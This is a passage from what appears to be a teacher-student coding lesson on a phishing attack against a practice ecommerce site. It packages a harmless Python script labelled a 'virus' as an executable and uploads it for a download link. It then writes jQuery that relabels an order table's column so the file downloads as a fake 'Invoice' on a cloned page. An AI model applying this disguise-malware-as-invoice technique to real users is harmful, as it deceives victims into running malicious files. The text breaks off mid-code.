6058 INFO: Loading module hook 'hook-encodings.py' from 'c:\\users\\admin\\desktop\\test\\venv\\lib\\site-packages\\PyInstaller\\hooks'...
6124 INFO: Loading module hook 'hook-heapq.py' from 'c:\\users\\admin\\desktop\\test\\venv\\lib\\site-packages\\PyInstaller\\hooks'...
6126 INFO: Loading module hook 'hook-lib2to3.py' from 'c:\\users\\admin\\desktop\\test\\venv\\lib\\site-packages\\PyInstaller\\hooks'...
6166 INFO: Loading module hook 'hook-multiprocessing.util.py' from 'c:\\users\\admin\\desktop\\test\\venv\\lib\\site-packages\\PyInstaller\\hooks'...
6167 INFO: Loading module hook 'hook-pickle.py' from 'c:\\users\\admin\\desktop\\test\\venv\\lib\\site-packages\\PyInstaller\\hooks'...
6168 INFO: Loading module hook 'hook-sysconfig.py' from 'c:\\users\\admin\\desktop\\test\\venv\\lib\\site-packages\\PyInstaller\\hooks'...
6169 INFO: Loading module hook 'hook-xml.etree.cElementTree.py' from 'c:\\users\\admin\\desktop\\test\\venv\\lib\\site-packages\\PyInstaller\\hooks'...
6169 INFO: Loading module hook 'hook-xml.py' from 'c:\\users\\admin\\desktop\\test\\venv\\lib\\site-packages\\PyInstaller\\hooks'...
6229 INFO: Loading module hook 'hook-_tkinter.py' from 'c:\\users\\admin\\desktop\\test\\venv\\lib\\site-packages\\PyInstaller\\hooks'...
6389 INFO: checking Tree
6389 INFO: Building Tree because Tree-00.toc is non existent
6389 INFO: Building Tree Tree-00.toc
6478 INFO: checking Tree
6479 INFO: Building Tree because Tree-01.toc is non existent
6480 INFO: Building Tree Tree-01.toc
6552 INFO: checking Tree
6552 INFO: Building Tree because Tree-02.toc is non existent
6553 INFO: Building Tree Tree-02.toc
6570 INFO: Looking for ctypes DLLs
6579 INFO: Analyzing run-time hooks ...
6581 INFO: Including run-time hook 'c:\\users\\admin\\desktop\\test\\venv\\lib\\site-packages\\PyInstaller\\hooks\\rthooks\\pyi_rth_pkgutil.py'
6583 INFO: Including run-time hook 'c:\\users\\admin\\desktop\\test\\venv\\lib\\site-packages\\PyInstaller\\hooks\\rthooks\\pyi_rth_multiprocessing.py'
6586 INFO: Including run-time hook 'c:\\users\\admin\\desktop\\test\\venv\\lib\\site-packages\\PyInstaller\\hooks\\rthooks\\pyi_rth_inspect.py'
6589 INFO: Looking for dynamic libraries
6749 INFO: Looking for eggs
6749 INFO: Using Python library C:\Users\admin\AppData\Local\Programs\Python\Python39\python39.dll
6750 INFO: Found binding redirects:
[]
6753 INFO: Warnings written to C:\Users\admin\Desktop\test\build\windows\warn-windows.txt
6785 INFO: Graph cross-reference written to C:\Users\admin\Desktop\test\build\windows\xref-windows.html
```

Awesome, now it may take a couple of minutes to create a .exe file.


Note - *The command might throw an error, but that error is irrelevant so don’t worry about it. Also, if you have an*

anti-virus in your device, it may detect this file as a virus since this application now creates a new file, and it may not let you run the application. It's okay too. You can find the executable in a directory named ***"dist"*** created in the same folder as the python file.	
***Note -** Following is the activity where both teacher and student are using linux or MacOS.* Linux and Mac are both based on Linux itself, and work similarly to how Linux does. There is something known as a shebang, that tells linux which tool to use while running a software. In our case, the shebang would be "`#!/usr/bin/env python`" Now, this tells that the environment to run this particular code will be in Python. Let's create a file now, that can create a .txt file with some text inside it. We will also use the shebang as the very first line of our code this time. *Teacher helps the student in writing the code*	*Student writes the code*





```
#!/usr/bin/env python

with open("file.txt", "w+") as f:
    f.write("This is a computer virus!")
```

Okay, now the next thing that we want to do, to make it an executable that can directly run by double clicking on a linux machine is to change it's extension. Just how windows have .exe extension for files it can run, linux or macos can use .command extension. Therefore your file ***test.py*** would become ***test.command*** now. *Teacher guides the student in renaming the file*	*Student renames the file*

 mac.command ✕ 237 > class > mac.command
`#!/usr/bin/env python`
 	
`with open("file.txt", "w+") as f:`
`    f.write("This is a computer virus!")`	

Notice how the VS Code still recognises this file as a Python file, because of the shebang. Next, we will open our terminal, navigate to the directory in which this file is saved, and then run the following command - `chmod +x mac.command` This command will change the permissions of the file, and "+x" means that we want to make it an executable.	

 `sudo chmod +x mac.command`	
If the command doesn't work, write "sudo" before the command just like in the screenshot. Now it's ready. If we now double click on our file, it will create the .txt file. Do note that the .txt file would be created in the system's default location. Check the folder where ***Desktop*** and ***Download*** folders exist.	
Great! So now, we have our temporary virus. It could have been the keylogger you built earlier too, instead of this. Now, we want this virus to be downloaded into the user's system through our cloned page. For that, we know that we can simply use the download link we get from the profile page, after uploading this file as an attachment in the help page. Let's do that! *Teacher guides the student to upload the executable file in the help section of the ecommerce website* ***Note -*** *If you were not able to create the executable of the file, you can get the window's executable from Teacher and Student Activity 2 and the linux executable from Teacher and Student Activity 3.*	*Student uploads the executable in the help section of the ecommerce site*


Help Center

We are here to help you

Virus

Virus Executable File

mac.command

Tickets


Show 10 entries

GUID	Title	Description	Attachment
256299be-f9f6-4d5d-99d1-9e24854bedeb	Testing Title	Testing Description	Attachment
8bdd7714-9b0d-4c52-8dac-af153c988282	Virus	Virus Executable File	Attachment

Showing 1 to 2 of 2 entries

Awesome! Now, we will have this file's link. Now, we need to add it's download link in our phishing page. You can find it in Teacher and Student Activity 4. Let's open it's code in VS Code Editor. Also, if an order doesn't exist for john.doe@gmail.com already, let's create an order so that we can see that order's details in our cloned phishing page.	

Create an order if no order exists -



Orders


Search for an order by Order ID

Show 10 entries

Image	Name	Amount
	Sergeant Rodog AI	95.48

Showing 1 to 1 of 1 entries

Check the cloned page



Orders

Search for an order by Order ID

Search

Image	Name	Amount
	Sergeant Rodog AI	95.48

Tickets


GUID	Title	Description	Attachment
256299be-f9f6-4d5d-99d1-9e24854bedeb	Testing Title	Testing Description	Attachment
8bdd7714-9b0d-4c52-8dac-af153c988282	Virus	Virus Executable File	Attachment

Your cloned page might look distorted with Data like this. If that’s the case, add the following tags in the ***<head>*** tag of your HTML code.

<link rel="stylesheet" type="text/css" href="https://cdn.datatables.net/1.11.3/css/jquery.dataTables.css">

<script type="text/javascript" charset="utf8" src="https://cdn.datatables.net/1.11.3/js/jquery.dataTables.js"></script>

Your page should look like this -



Show 10 entries

Image	Name	Amount
	Sergeant Rodog AI	95.48

Showing 1 to 1 of 1 entries

Previous 1 Next

Tickets

Show 10 entries


GUID	Title	Description	Attachment
256299be-f9f6-4d5d-99d1-9e24854bedeb	Testing Title	Testing Description	Attachment
8bdd7714-9b0d-4c52-8dac-af153c988282	Virus	Virus Executable File	Attachment

Showing 1 to 2 of 2 entries

Previous 1 Next


Now, we need to have some means through which the executable that we created can be downloaded, and since it is a phishing attack, it should be lucrative enough so that the person clicks on it too. Do you have any suggestions on how we can have the link on this page that will make the user want to download it? What if we display it as an option to download invoice, and instead of invoice, we actually download the virus file? That would make the user think they are trying to download the invoice of their order. For that, we can make changes and perform DOM manipulation on the **"Amount"** column in our table.	**ESR:** Varied!

Let's write some jQuery code in your phishing page to make sure we change the name of the column ***"Amount"*** to ***"Invoice"*** and all the rows in this column would be a download button. *Teacher guides the student in writing the code.* ***Note -*** *Let the student try to inspect the page and find the classes and ids they can use to reach the column.*	*Student writes the code*



```
function display_html() {
    $("body").append(html)
    $(".col-lg-4").remove()
    $(".col-lg-8").removeClass("col-lg-8").addClass("col-lg-12")

    $("#order_table th").eq(2).html("Invoice")
}
```

Output




Orders

Image	Name	Invoice
	Sergeant Rodog AI	95.48


Above, we can see how we chose the id ***"#order_table"***	

and inside it, the ***th*** tag for table-head. Now, this will give us 3 th tags in the first table - 1. With value **"Image"** 2. With value **"Name"** 3. With value **"Invoice"** ***$("#order_table th")*** by default gives us an array of ***th*** tags in the ***order_table***. Since we wanted to change just the third one, we used the ***eq()*** function with a value of 2 for the third element (0, 1, 2 indexes). Once done, we simply used the ***html()*** function to alter it's HTML. Based on this, I'm sure you're getting an idea of how we can change all the values of this column too? We can simply look for the ***tbody*** (table body) tag in the ***order_table***, and we can then loop over all the ***tr*** (table row) tags that we find. We can then simply change the values of the third column. Let's write the code for that - *Teacher helps the student in writing the code*	**ESR:** Yes! *Student writes the code*




```
$("#order_table th").eq(2).html("Invoice")

$("#orders_data").find("tr").each(function () {
    let html = `
        <a>
            <button class="download-btn">
                Download
            </button>
        </a>
    `
